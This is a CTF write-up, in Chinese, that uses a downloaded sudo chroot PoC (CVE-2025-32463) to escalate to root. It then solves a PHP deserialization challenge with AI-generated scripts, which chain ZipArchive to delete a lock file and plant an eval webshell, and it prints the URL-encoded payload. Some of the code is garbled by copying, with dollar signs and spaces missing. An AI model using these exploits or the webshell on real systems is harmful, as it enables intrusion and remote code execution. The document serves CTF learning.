  - **原理**: 该漏洞存在于 Sudo 的 `-R` (或 `--chroot`) 参数处理中。攻击者可以通过在用户可控的目录下创建一个恶意的 `nsswitch.conf` 文件，并诱导 Sudo 在该 chroot 环境下解析路径，从而加载恶意的共享库文件，最终获得 root 权限。[2][3][6]
  - **适用性**: 你的版本 **1.9.16p2** 处于受影响范围内（修复版本通常为 1.9.17p1）。[4]
  - **利用条件**: 即使普通用户没有 sudo 权限，只要能执行 sudo 命令并有通过 `-R` 指定 chroot 路径的能力（或者配合其他配置），就可能触发该漏洞。[2][3]

内核漏洞 (Kernel)

你的内核版本 **3.10.0-1160.6.1.el7.x86_64** 是 CentOS 7.9 的早期内核（发布于2020年11月）。该版本较旧，存在多个已知的内核提权漏洞：

- **CVE-2021-22555** (Netfilter 堆越界写入)[8][9]
  - **描述**: 这是一个存在于 Linux Netfilter 模块中的漏洞，允许本地用户通过特制的 setsockopt 调用进行提权。
  - **适用性**: 该漏洞在 CentOS 7 的内核 **3.10.0-1160.41.1.el7** 中才被修复。你的内核版本是 **1160.6.1**，因此**受此漏洞影响**。这是一个非常经典且稳定的容器/本地提权漏洞。
- **CVE-2021-4034** (PwnKit - pkexec)[10]
  - **描述**: 虽然这是 polkit 组件的漏洞（用户空间），但它对该时代的系统影响极其广泛。如果系统中安装了 polkit 且未打补丁（2022年初的补丁），这是最简单的提权方式。
- **CVE-2024-1086** (Netfilter Use-After-Free)
  - **注意**: 这个漏洞主要影响较新的内核（5.14+），但在某些特定配置或向后移植的内核中可能有关联，不过在 CentOS 7 3.10 内核上 **CVE-2021-22555** 的成功率通常更高。

同时根据题目描述的最新的漏洞，所以锁定**CVE-2025-32463**

到GitHub上寻找相应的exploit/POC

https://github.com/K1tt3h/CVE-2025-32463-POC

下载上传到服务器上

给执行权限，然后运行，获得root权限

```
pwn@7eec7ebae4f4:~$ ./CVE-2025-32463-POC.sh
root@7eec7ebae4f4:/#
```

切到 / 目录ls了一下发现flag

cat flag获得flag

```
root@7eec7ebae4f4:/# cat flag
flag{b4388eee183447e8dd5a2035a204d937}
```

Web

浅析 PHP 原生类

本题是一个反序列化和原生类利用的题目，

这里直接利用 Gemini 来完成，将题目名称和描述，代码给 ai 让其生成脚本，

第一次生成的脚本如下:

```
<?php
class install {
 public $username;
 public $password;
}
class Until {
 public $a;
 public $b;
 public $c;
}
// 1. 构造 Breaker：用于删除 install.lock
$breaker = new install();
$breaker->password = "anything";
// Breaker 的 username 需要是一个 install 对象，以触发 __toString
$trigger_obj = new install();

breaker->username = trigger_obj;
// trigger_obj 的 username 需要是一个 Until 对象，以触发 __invoke
```

```
$worker = new Until();
$worker->a = "ZipArchive";     // 原生类
$worker->b = "install.lock";   // 目标文件
$worker->c = 8;                // ZipArchive::OVERWRITE (8) 覆盖模式
trigger_obj->username = worker;
// 2. 构造 Maker：用于写入 WebShell
$maker = new install();
maker->username = '<?php@eval( _POST["cmd"]);?>'; // Webshell 内容
$maker->password = "123";
// 3. 组合成数组，调整顺序确保利用成功
// 此时 install.lock 会在 unserialize 过程中被 Breaker 删除
// 然后在脚本结束时，Maker 析构，写入 shell
payload_array = [ maker, $breaker];
echo urlencode(serialize($payload_array));
?>
```

但是运行后无法进行命令执行，检查后发现是对象属性出现问题，原来是私有属性，这里是公有属性，让 ai 重新生成

```
<?php

/**
1. 定义 install 类
2. 必须将属性声明为 private，与题目保持严格一致。
3. 这样序列化时才会生成 "\00install\00username" 这种格式。
*/
class install {
 private $username;
 private $password;
 // 构造函数用于方便赋值
 public function __construct($user = null, $pass = null) {
 $this->username = $user;
 $this->password = $pass;
```

```
 }
}
/**
 4. 定义 Until 类
 5. 题目中是 public 属性
*/
class Until {
 public $a;
 public $b;
 public $c;
}
// ==========================================
// 第一步：构造 "Breaker" (破坏者)
// 作用：利用 POP 链触发 ZipArchive，删除 install.lock
// ==========================================
// 3. 最内层：Until 对象
// 当它被当做函数调用时(__invoke)，会执行 ZipArchive::open('install.lock', 8)
// 8 代表 ZipArchive::OVERWRITE，会清空/覆盖文件，从而绕过 install.lock 检查
$worker = new Until();
$worker->a = "ZipArchive";    // 调用的原生类
$worker->b = "install.lock";  // 目标文件
$worker->c = 8;               // 参数：8 = OVERWRITE

// 2. 中间层：install 对象
// 当它被当做字符串输出时(__toString)，会尝试把自己的 username 当做函数执行
// 所以把 username 设置为上面的 $worker
trigger = newinstall( worker, "123");
// 1. 最外层：install 对象 (Breaker 本体)
// 反序列化时(__wakeup)，会 echo 自己的 username
// 这会触发 $trigger 的 __toString 方法
breaker = newinstall( trigger, "123");
```

// ==========

// 第二步：构造 "Maker" (制造者)

// 作用：利用 __destruct 写入 Webshell

// ==========

$shell_content = '<?php @eval(_POST["cmd"]);?>';

$maker = new install(shell_content, "123");

// ==========

// 第三步：组合与输出

// ==========

// 将它们放入数组。

// 逻辑：

// 1. unserialize 开始。

// 2. Breaker 触发 __wakeup -> 触发链条 -> install.lock 被删除。

// 3. 脚本执行结束，开始销毁对象。

// 4. 数组中索引 0 的对象 (Maker) 先销毁：

// 检测 install.lock 不存在 (已被删) -> 写入 config.php (GetShell) -> 重建 install.lock。

// 5. 数组中索引 1 的对象 (Breaker) 后销毁：

// 检测 install.lock 存在 -> 退出。

$payload_array = [maker, $breaker];

// 序列化并进行 URL 编码

// 必须编码！因为 private 属性包含不可见的空字节 (%00)

echo "Payload:\n\n";

echo urlencode(serialize($payload_array));

echo "\n";

?>

Payload:

a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00

username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%2

9%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3

B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00usernam

e%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%

3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%2

2%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8

%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7Ds%3A1

7%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7D%7D

与 ai 的聊天记录如下：

PHP反序列化与原生类利用 12,476 tokens

PHP通常按顺序销毁对象，或者在脚本结束时销毁。我们需要确保 **Maker** 在 **Breaker** 重建锁文件之前（或在锁文件消失期间）执行 `__destruct`。
实际上，**Breaker** 在 `__wakeup` 时就已经删除了文件。脚本执行完毕后：

1. 如果我们构造数组 `[$maker, $breaker]`。
2. `$maker` 析构：检测 `install.lock` 不存在（已被Breaker删），写入WebShell到 `config.php`，并重建 `install.lock`。
3. `$breaker` 析构：检测 `install.lock` 存在（被Maker重建），退出。
   这样我们就能成功写入Shell。

Exp代码生成 (PHP):

PHP

```php
<?php

class install {
    public $username;
    public $password;
}

class Until {
    public $a;
    public $b;
    public $c;
}

// 1. 构造 Breaker，用于删除 install.lock
$breaker = new install();
$breaker->password = "anything";

// Breaker 的 username 需要是一个 install 对象，以触发 __toString
$trigger_obj = new install();
$breaker->username = $trigger_obj;
```

Start typing a prompt Run Ctrl↵

PHP反序列化与原生类利用 13,703 tokens

你可以直接在本地运行这段代码（需要 PHP 环境），它会输出最终的 Payload。

PHP

```php
<?php

/**
 * 1. 定义 install 类
 * 必须将属性声明为 private，与题目保持严格一致。
 * 这样序列化时才会生成 "\00install\00username" 这种格式。
 */
class install {
    private $username;
    private $password;

    // 构造函数用于方便赋值
    public function __construct($user = null, $pass = null) {
        $this->username = $user;
        $this->password = $pass;
    }
}

/**
 * 2. 定义 Until 类
 * 题目中是 public 属性
 */
class Until {
    public $a;
    public $b;
    public $c;
}
```